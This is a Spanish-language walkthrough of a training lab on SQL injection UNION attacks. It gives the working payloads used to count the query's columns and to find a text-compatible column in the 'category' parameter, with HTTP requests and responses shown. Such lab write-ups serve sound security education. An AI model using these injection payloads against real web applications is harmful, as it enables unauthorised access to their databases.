
En el panel "Request", se ubicó la línea correspondiente al método GET y se procedió a modificar el parámetro category.

Se introdujo el payload Lifestyle'+UNION+SELECT+NULL--. Este vector tiene como objetivo inicial iniciar la enumeración de columnas solicitando un único valor nulo a la base de datos.



Tras enviar la petición modificada con un solo valor nulo (NULL), se observa en el panel de respuesta que el servidor retornó un código de error HTTP/2 500 Internal Server Error.

Este error de ejecución confirma que la consulta SQL resultante es inválida porque el número de columnas inyectadas (una) no coincide con el número de columnas de la consulta original.



Se ajustó el vector de ataque en el parámetro category. Se inyectó la cadena `Lifestyle'+UNION+SELECT+NULL,NULL--`. Al añadir un segundo valor NULL, se tiene el propósito de evaluar si la consulta original está diseñada para devolver exactamente dos columnas.

El aplicativo web retornó nuevamente un código de estado HTTP/2 500 Internal Server Error. Esto demuestra que la consulta original no devuelve dos columnas.

```
GET /filter?category=Lifestyle'+UNION+SELECT+NULL,NULL-- HTTP/2
```

Response

Pretty Raw Hex Render


```
1 HTTP/2 500 Internal Server Error
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2572
5
6 <!DOCTYPE html>
7 <html>
8   <!--LAB_HEAD_START-->
9   <head>
10     <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
11     <link href=/resources/css/labs.css rel=stylesheet>
12     <title>
13       SQL injection UNION attack, finding a column containing text
14     </title>
15   </head>
16   <!--LAB_HEAD_END-->
17   <script src="/resources/labheader/js/labHeader.js">
18   </script>
19   <!--LAB_HEADER_START-->
20   <div id="academyLabHeader">
```


Se ajustó nuevamente el vector de ataque en el parámetro category. Se inyectó la cadena `Lifestyle'+UNION+SELECT+NULL,NULL,NULL--`. Al añadir un tercer valor NULL, se tiene el propósito de evaluar si la consulta original está diseñada para devolver exactamente tres columnas.

El aplicativo web retornó un código de estado HTTP/2 200 OK. Esto demuestra concluyentemente que la consulta original devuelve tres columnas.



```
1 GET /filter?category=Lifestyle'+UNION+SELECT+NULL,NULL,NULL-- HTTP/2
```



Dentro del módulo Repeater, se ajustó el vector de ataque sustituyendo el primer valor nulo por un carácter de texto.

El payload inyectado fue


`Lifestyle'+UNION+SELECT+'a',NULL,NULL--`. El objetivo de inyectar 'a' es forzar a la base de datos a evaluar si el tipo de dato de la primera columna es compatible con cadenas de texto (strings).

Al enviar la petición, el panel de respuesta mostró que el servidor devolvió un código de error HTTP/2 500 Internal Server Error.

La presencia de este error interno confirma una incompatibilidad de tipos de datos en la consulta SQL. Esto demuestra concluyentemente que la primera columna de la base de datos original no almacena texto y, por lo tanto, no nos sirve para volcar la cadena objetivo ('XQznzj').



```
GET /filter?category=Lifestyle'+UNION+SELECT+'a',NULL,NULL-- HTTP/2
Host: 037890120456544682c239eb005e00d3.web-security-academy.net
```



En el módulo Repeater, se modificó el vector de ataque desplazando el carácter de prueba hacia la segunda posición de la consulta SELECT. El payload inyectado fue `Lifestyle'+UNION+SELECT+NULL,'a',NULL--`. El propósito de esta acción es evaluar si la segunda columna de la base de datos subyacente es compatible con tipos de datos de texto (string).

